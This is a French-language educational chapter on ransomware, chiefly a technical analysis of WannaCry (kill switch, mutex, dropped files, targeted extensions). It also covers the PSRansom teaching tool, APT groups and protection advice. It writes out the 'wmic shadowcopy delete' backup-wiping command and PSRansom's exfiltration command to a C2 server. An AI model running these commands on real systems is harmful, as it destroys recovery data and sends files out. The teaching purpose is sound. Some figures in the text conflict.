WannaCry fut le rançongiciel de chiffrement le plus dévastateur de l'histoire. Il toucha en 2017 près de 300.000 ordinateurs. Le CHU de Liège et le ministère russe de l'intérieur en furent les victimes. Ses créateurs empochèrent 51 bitcoins.

➔ **Le rançongiciel de type lockscreen ("locker ransomware", verrouilleur d'écran) encore appelé "blocking ransomware" ou "blocker", quant à lui, bloque totalement l'accès à votre compte rendant l'ordinateur inutilisable si on ne paie pas la rançon. Un exemple célèbre est le rançongiciel Petya :**




Le rançongiciel sur le thème de la police (police-themed ransomware), de type lockscreen/blocker, bloque votre ordinateur en raison, par exemple, d'une prétendue violation des lois. Le pirate se fait passer pour la police et vous demande le paiement d'une amende pour débloquer votre ordinateur.



Vous pouvez trouver des outils de déchiffrement pour ransomware sur deux sites célèbres :


noransom.kaspersky.com

nomoreransom.org



Il existe trois groupes cybercriminels russes proposant le RAAS (Ransomware-as-a-Service) :

- Conti
- DarkSide
- REvil




Comment se protéger contre les ransomwares ?

Cinq règles fondamentales doivent être respectées :

1. Installer les mises à jour de Windows et des logiciels dès leur sortie,
2. Utiliser un antivirus,
3. Sensibiliser vos proches et collaborateurs à la cybersécurité,
4. Effectuer régulièrement des sauvegardes (backups) de vos données (bases de données commerciales, fichiers clients, …)
5. Adopter le principe de moindre privilège. Au niveau personnel, vous ne devez pas, par exemple, vous connecter habituellement en tant qu'administrateur !

Rançongiciel / payer la rançon : arbre de décision



Source: Ransomware Decision Tree - Control Risks

Le ransomware WannaCry

Le rançongiciel Wannacry, qui impacta sévèrement, en mai 2017, 220.000 systèmes (sous Windows XP) dans 150 pays possède les caractéristiques suivantes :

- Il utilise la vulnérabilité EternalBlue qui concerne le protocole de partage de fichiers SMB (Server Message Block) de Microsoft Windows. EternalBlue est aussi connu en tant que CVE-2017-0144 (classification CVE) ou encore MS17-010 (classification Microsoft). Cette vulnérabilité fut découverte par la NSA mais ne fut divulguée qu'après la mise en ligne d'outils de la NSA volés par les pirates du groupe Shadow Brokers.
- WannaCry utilisait un chiffrement basé sur AES-128 et RSA-2048 pour verrouiller les documents des victimes.
- La rançon exigée pour récupérer la clé de chiffrement était généralement de 300 $ en bitcoins par système infecté. Cette rançon augmentait avec le temps. Des particuliers ont été rançonnés, mais aussi des gouvernements, des entreprises et même des hôpitaux. Trois adresses bitcoin furent utilisées :
  - 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
  - 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
  - 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
- L'attribution de ce rançongiciel est un sujet de controverse, mais l'avis général est d'attribuer ce ransomware au groupe nord-coréen Lazarus.

Quelques précisions concernant le rançongiciel WannaCry




Illustration : m@x

Explication du schéma de la page précédente

Une fois l'installateur de WannaCry (WannaCry Dropper) exécuté, le rançongiciel tente de joindre un domaine spécifique :

iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

Si la connexion s'effectue, le malware ne s'exécute pas (sorte de Kill Switch) tandis que si elle échoue, le malware continue son installation. Quel est le rôle de ce dispositif ? Deux explications sont possibles :

1. **Cela permet aux cybercriminels de stopper l'attaque en cas de besoin.**
2. **Ceci pourrait aussi servir de technique d'évasion en cas d'analyse automatique (par un sandbox).**

À l'origine, le domaine mentionné ci-dessus n'existait pas. C'est alors, le 15 mai 2017, qu'un chercheur (Marcus Hutchins) enregistra ce domaine de manière fortuite, ce qui bloqua notablement l'attaque.

Ironie du sort, Marcus Hutchins, désormais célèbre, fut cependant arrêté peu après pour avoir élaboré d'autres malwares…

Le malware exécute ensuite le programme c:\Windows\taskche.exe avec le nom de service mssecsvc2.0 avec le DisplayName : Microsoft Security Center (2.0)

Avant de commencer le chiffrement des fichiers sur l'ordinateur de la victime, WannaCry recherche la présence d'un mutex global.

> **WannaCry, comme beaucoup d'autres malwares, utilise des mutex globaux pour s'assurer qu'une seule instance du maliciel fonctionne sur le système. En informatique, un mutex est un objet qui s'assure qu'un seul processus ou thread peut accéder à une ressource à la fois. Un mutex sera global s'il est utilisable par plusieurs processus ou threads. Si le mutex existe, c'est que le malware est déjà en activité et WannaCry stoppe alors son exécution.**

Si le mutex global n'existe pas, un fichier zippé, dont le mot de passe est WNcry@2ol7, délivre alors son contenu.


Que contient ce dossier ZIP (mot de passe : WNcry@2ol7) :

t.wnry		Routine de chiffrement (DLL)
b.wnry		Image de fond d'écran du rançongiciel (fichier .bmp).
r.wnry		@Please_Read_Me@.txt : texte de demande de la rançon (en anglais).
s.wnry		Archive ZIP contenant le client Tor.
c.wnry		Contient les domaines Tor .onion (pour le C&C) et les adresses bitcoin.
msg		Dossier contenant le message du rançongiciel en 28 langues : fichiers *m_english, m_french*, …
u.wnry		@WanaDecryptor@.exe : pour le paiement et le déchiffrement.
taskdl		Détruit les fichiers temporaires créés durant le processus de chiffrement (fichiers .WNCRYT).
taskse		Exécute @WanaDecryptor@.exe

NOTE : WannaCry pouvait devenir persistant grâce à une entrée dans le registre et un ajout dans l'AutoRun de Windows.

Deux images en illustration :

b.wnry est l'image de fond d'écran affichant le message du rançongiciel :



Source : m@x

u.wnry est l'interface de @WanaDecryptor@.exe (j'ai ici relancé WannaCry ce 16 novembre 2024 sur une VM pour réaliser la capture d'écran et j'ai mis le texte en français) :

Source : m@x

WannaCry vérifie maintenant l'intégrité de t.wnry grâce à la présence de ses 8 octets initiaux (octets magiques) : « WANACRY! ».

t.wnry contient la DLL du rançongiciel qui permet le chiffrement des fichiers. Cette DLL est elle-même chiffrée et sera déchiffrée à la volée par WannaCry.

WannaCry crée ensuite un mutex global (puisque celui-ci n'existe pas) et crée une entrée dans la base de registre.

Les clés cryptographiques sont maintenant créées, ainsi que plusieurs threads qui vont permettre un chiffrement rapide des fichiers. Les fichiers chiffrés auront l'extension .WNCRY …

> **Les fichiers sont chiffrés avec un chiffrement symétrique (AES), qui est plus rapide qu'un chiffrement asymétrique. Cependant, la clé AES sera elle-même chiffrée avec la clé publique (chiffrement asymétrique RSA) de la victime (.pky) afin de s'assurer que la récupération des fichiers nécessite bien la clé privée RSA de la victime (.dky), obtenue normalement après paiement de la rançon.**

Seuls les fichiers dont l'extension figure dans le tableau ci-après sont chiffrés :

.123	.3dm	.3ds	.3g2	.3gp	.602	.7z
.accdb	.aes	.ai	.ARC	.asc	.asf	.asm
.asp	.avi	.backup	.bak	.bat	.bmp	.brd
.bz2	.c	.cgm	.class	.cmd	.cpp	.crt
.cs	.csr	.csv	.db	.dbf	.dch	.der
.dif	.dip	.djvu	.doc	.docb	.docm	.docx
.dot	.dotm	.dotx	.dwg	.edb	.eml	.fla
.flv	.frm	.gif	.gpg	.gz	.h	.hwp
.ibd	.iso	.jar	.java	.jpeg	.jpg	.js
.jsp	.key	.lay	.lay6	.ldf	.m3u	.m4u
.max	.mdb	.mdf	.mid	.mkv	.mml	.mov
.mp3	.mp4	.mpeg	.mpg	.msg	.myd	.myi
.nef	.odb	.odg	.odp	.ods	.odt	.onetoc2
.ost	.otg	.otp	.ots	.ott	.p12	.PAQ
.pas	.pdf	.pem	.pfx	.php	.pl	.png
.pot	.potm	.potx	.ppam	.pps	.ppsm	.ppsx
.ppt	.pptm	.pptx	.ps1	.psd	.pst	.rar
.raw	.rb	.rtf	.sch	.sh	.sldm	.sldx
.slk	.sln	.snt	.sql	.sqlite3	.sqlitedb	.stc
.std	.sti	.stw	.suo	.svg	.swf	.sxc
.sxd	.sxi	.sxm	.sxw	.tar	.tbk	.tgz
.tif	.tiff	.txt	.uop	.uot	.vb	.vbs
.vcd	.vdi	.vmdk	.vmx	.vob	.vsd	.vsdx
.wav	.wb2	.wk1	.wks	.wma	.wmv	.xlc
.xlm	.xls	.xlsb	.xlsm	.xlsx	.xlt	.xltm
.xltx	.xlw	.zip				

Vous remarquerez que les fichiers .exe et .dll ne sont pas concernés : cela permet évidemment à Windows de continuer à fonctionner !

Les fichiers à chiffrer seront recherchés par WannaCry sur les disques locaux, les disques amovibles (USB) et les périphériques réseau.

Une fois le chiffrement des fichiers accompli, WannaCry lance plusieurs routines :

1. taskdl.exe : détruit les fichiers temporaires (.WNCRYT)
2. @WanaCryptor@.exe : affiche l'interface de déchiffrement
3. Lancement de commandes : ces commandes permettent de neutraliser les sauvegardes Windows et d'augmenter la portée du rançongiciel.

- ➔ Les copies de sauvegarde Windows (clichés instantanés) sont supprimées avec la commande : « wmic shadowcopy delete »
- ➔ Certains services sont fermés avec taskill.exe (un utilitaire Windows permettant de terminer des processus). Par exemple, la base de données SQL et la base de données MS Exchange sont ainsi fermées afin que leurs données puissent être chiffrées.

Deux fichiers, que je n'ai pas encore mentionnés, sont encore créés par WannaCry :

00000000.res : données utilisées pour les communications avec le C&C (= C2)

f.wnry : liste aléatoire de quelques fichiers pouvant être déchiffrés par la victime, accompagnée d'une clé privée RSA intégrée, afin de prouver la « bonne foi » des cybercriminels.

En ce qui concerne la rançon

La rançon est fixée à 300 $ (payable en bitcoin) les trois premiers jours, puis à 600 $ les sept jours suivants.

WannaCry se sert de Tor pour se connecter au serveur de contrôle (C&C) en HTTPS, via le port 443. Cela permet à WannaCry de s'assurer que la rançon est bien versée puis d'effectuer le cas échéant la livraison de la clé de déchiffrement.

On peut ici noter que le serveur C&C ne réalise aucune exfiltration de données comme peuvent le faire d'autres malwares plus sophistiqués (APT).

Une des trois adresses bitcoin utilisée pour la rançon était (voir l'image de u.wnry):

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Recherchons cette adresse bitcoin sur le site https://www.blockchain.com :

Nous pouvons voir que cette adresse a effectué 250 transactions sur la Blockchain et a reçu environ 19 bitcoins (qui vaudraient aujourd'hui, le 15 novembre 2024, un peu moins de 1.700.000 €). Il ne reste plus que 1,92 bitcoins sur cette adresse (environ 165.000 $ aujourd'hui). Le bitcoin valait évidemment beaucoup moins en 2017 (1 bitcoin valait 2.000 $ en mai 2017) …

Au total, les cybercriminels auraient extorqué à l'époque près de 50 bitcoins aux victimes (somme qui correspondait à l'époque approximativement à 100.000 $).

En ce qui concerne la propagation de WannaCry

Pour se propager dans les réseaux, WannaCry exploite la vulnérabilité EternalBlue (vulnérabilité, découverte par la NSA, du protocole SMBv1, Server Message Block).

Cette vulnérabilité (nommée CVE-2017-0144), dont le score est 8.8 HIGH, permet à des attaquants distants d'exécuter du code arbitraire sur la machine de la victime.

WannaCry est aussi un vers qui peut se propager dans les réseaux en testant les IP internes et peut même tester des IP aléatoires sur Internet à la recherche de systèmes vulnérables.

En bref

- ➔ WannaCry apparut en mai 2017 et infecta 300.000 ordinateurs dans 150 pays.
- ➔ Il s'agit d'un rançongiciel et d'un vers réseau.
- ➔ La cible privilégiée était le secteur de la santé (notamment le NHS anglais), les gouvernements et le secteur des télécommunications.
- ➔ La rançon variait de 300 $ à 600 $.
- ➔ WannaCry exploitait la vulnérabilité EternalBlue (CVE-2017-0144).
- ➔ Un autre malware, NotPetya, utilisa en 2017 la même vulnérabilité.
- ➔ WannaCry fut probablement créé par le Groupe Lazarus, lié à la Corée du Nord.

Comment se prémunir contre les rançongiciels ?

- ➔ Avoir un bon antivirus sur son ordinateur (de préférence payant).
- ➔ Réaliser régulièrement des sauvegardes (backups) sur des périphériques amovibles qu'il faut déconnecter directement du réseau après la sauvegarde.
- ➔ Patcher son système régulièrement, dès que les mises à jour sont disponibles. Pour vous donner une idée de ce qui s'est passé avec WannaCry, vous devez savoir que cette attaque débuta en mai 2017. Pourtant, Microsoft avait déjà réalisé le patch de la vulnérabilité EternalBlue dès mars 2017 (correctif MS17-010), deux mois plus tôt ! Il était donc possible de se protéger et de nombreuses personnes ont cependant ignoré la mise à jour.

  Les ordinateurs sous Windows 10 furent protégés, grâce à ses mises à jour automatiques. Beaucoup de victimes possédaient des ordinateurs sous Windows 7.

  Microsoft finit par diffuser un patch destiné à Windows XP (qui n'était pourtant plus supporté) en raison du grand nombre d'ordinateurs possédant ce système d'exploitation dans le système de santé anglais.

PSRansom : un ransomware éducatif

Un rançongiciel à but éducatif très intéressant existe sur Github et vous permet de comprendre le fonctionnement de ce type de logiciel malveillant :

https://github.com/JoelGMSec/PSRansom

Ce rançongiciel est constitué de deux fichiers **powershell** :

- ➔ **C2Server.ps1** s'exécute sur le serveur C2
- ➔ **PSRansom.ps1** s'exécute sur la machine de la victime

Cet outil étant purement éducatif, vous trouverez dans le répertoire chiffré de la victime un fichier readme.txt contenant la clé de récupération (recovery key) et permettant de déchiffrer les données (les fichiers chiffrés auront l'extension .psr).

La commande d'exfiltration est : .\PSRansom.ps1 -e Directory -s C2Server -p C2Port -x

(C2Server est l'adresse IP du serveur C2 et C2Port le numéro de port du serveur C2)

La commande de récupération est : .\PSRansom.ps1 -d Directory -k RecoveryKey

Les APT (Advanced Persistent Threats)

Une **Advanced Persistent Threat** (menace persistante avancée) est un type de cyberattaque sponsorisée ciblant une organisation déterminée afin d'atteindre un objectif précis tout en restant indétectable pendant un long laps de temps. Ce type de menace est devenu de plus en plus fréquent ces dernières années. L'APT est un malware hautement sophistiqué, reposant sur des vulnérabilités 0-day, dont la cible est plutôt politique ou militaire.

ADVANCED	PERSISTENT	THREAT
Repose sur des : ➔ 0-day ➔ Kernel rootkits ➔ Techniques d'évasion	➔ Peut subsister pendant un temps relativement long	La menace est : ➔ Hautement sophistiquée ➔ Difficilement détectable

Caractéristiques d'une APT :

Un site sur les APT :
https://apt.securelist.com

- ➔ Elle est hautement personnalisée
- ➔ Elle est hautement sophistiquée
- ➔ Elle est ciblée, furtive et utilise des vecteurs multiples
- ➔ Elle a des objectifs stratégiques à long terme
- ➔ Elle reste complètement indétectable (FUD) pendant un temps relativement long

Cibles principales :

- ➔ Les gouvernements
- ➔ Le secteur public
- ➔ Le secteur privé
- ➔ Le secteur financier

QUELQUES GROUPES APT CONNUS :

Chine	**: APT 1, 2, 3, 18, 40, 41, …**
Corée du Nord	**: APT 37, 38**
Iran	**: APT 33, 34**
Russie	**: APT 28 (Fancy Bear), APT 29 (Cozy Bear)**
Vietnam	**: APT 32**
…	

Méthodes de livraison :

- ➔ Spear phishing
- ➔ Sites web contrefaits
- ➔ Clés USB infectées

Motivations des acteurs à l'origine de l'APT (souvent des États) :

- ➔ Espionnage
- ➔ Vol de secrets commerciaux
- ➔ Vol de propriété intellectuelle
  - ✓ Business plans
  - ✓ Processus industriels
  - ✓ Accords de partenariat
- ➔ Vol d'informations privilégiées
